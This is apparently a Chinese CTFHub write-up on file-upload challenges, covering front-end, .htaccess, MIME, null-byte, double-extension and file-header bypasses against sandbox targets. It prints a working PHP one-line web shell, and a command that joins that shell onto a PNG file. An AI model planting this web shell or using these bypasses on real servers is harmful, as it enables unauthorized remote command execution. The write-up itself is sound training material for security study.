ctfhub文件上传


⽆验证

上传⼀句话⽊⻢,发现上传成功

复制代码
1.php ⼀句话⽊⻢内容:
<?php @eval($_POST[cmd]);?>

上传⼀句话⽊⻢,发现上传成功

复制代码
http://challenge-8b27d18368ecc25c.sandbox.ctfhub.com:10800/upload/1.ph
p
前端验证


开启题⽬
上传⼀个 1.jpg,内容是

复制代码
<?php @eval($_POST[cmd]);?>

上传抓包,修改后缀为 php

放包,上传成功


蚁剑连接

复制代码
http://challenge-3c592a81e5b9e7a6.sandbox.ctfhub.com:10800/upload/1.ph
p


在/var/www/html/flag_2925720673.php找到flag

.htaccess

先上传.htaccess

再上传1.jpg
蚁剑连接

注意是1.jpg不是1.php

复制代码
http://challenge-dc29f7e0bd8df3ff.sandbox.ctfhub.com:10800/upload/1.jpg

得到flag


MIME 绕过


上传2.jpg抓包修改为2.php

蚁剑连接


00 截断

上传2.php抓包并修改成如下图所示

蚁剑连接

双写绕过

抓包修改成如下所示
蚁剑连接


⽂件头检测

命令行以管理员身份运行

png照片可截图获得,不可通过改文件后缀获得

且必须在文件所在目录下

复制代码
copy 2.png/b + 2.php/a 3.png

上传3.png并抓包修改

蚁剑连接

相关推荐
Eastmount3 小时前
[论文阅读] (55)NDSS26 WebSpotter:Web攻击恶意载荷定位与可解释攻击检测
论文阅读·网络安全·攻击检测·ndss
羽落•无痕(苏晗默)1 天前
华为数通IA——14、网络服务与应用:TCP/UDP 传输层协议与 FTP、Telnet、SSH 实践
网络·网络协议·tcp/ip·网络安全·华为·udp·信息与通信
0xBADCODE1 天前
2026 工业互联网安全大赛 · 全国预选赛题解系列密码学方向 crypto-5
网络·安全·web安全·网络安全·系统安全·密码学
黑客笔记3 天前
安全态势感知中的资产失陷排名思考
人工智能·算法·网络安全
缘友一世3 天前
GLM-5.3-CYBERSECURITY-FP8本地量化[4]:量化执行
网络安全·量化·glm5.3 cybersec
菩提小狗5 天前
每日安全情报报告 · 2026-11-15
网络安全·漏洞·cve·安全情报·每日安全
66IT666 天前
Nessus Professional 10.12.6(macOS, Linux, Windows)新功能+ 安装教程
网络安全·渗透测试·漏洞扫描·nessus
艺杯羹6 天前
1Panel 装好后 ufw 仍是 inactive:一次服务器安全盲区复盘
服务器·数据库·安全·网络安全·系统架构·实战·1panel
菩提小狗6 天前
每日安全情报报告 · 2026-11-14
网络安全·漏洞·cve·安全情报·每日安全
博闻善行6 天前
CTF之web篇(入门篇)
web安全·网络安全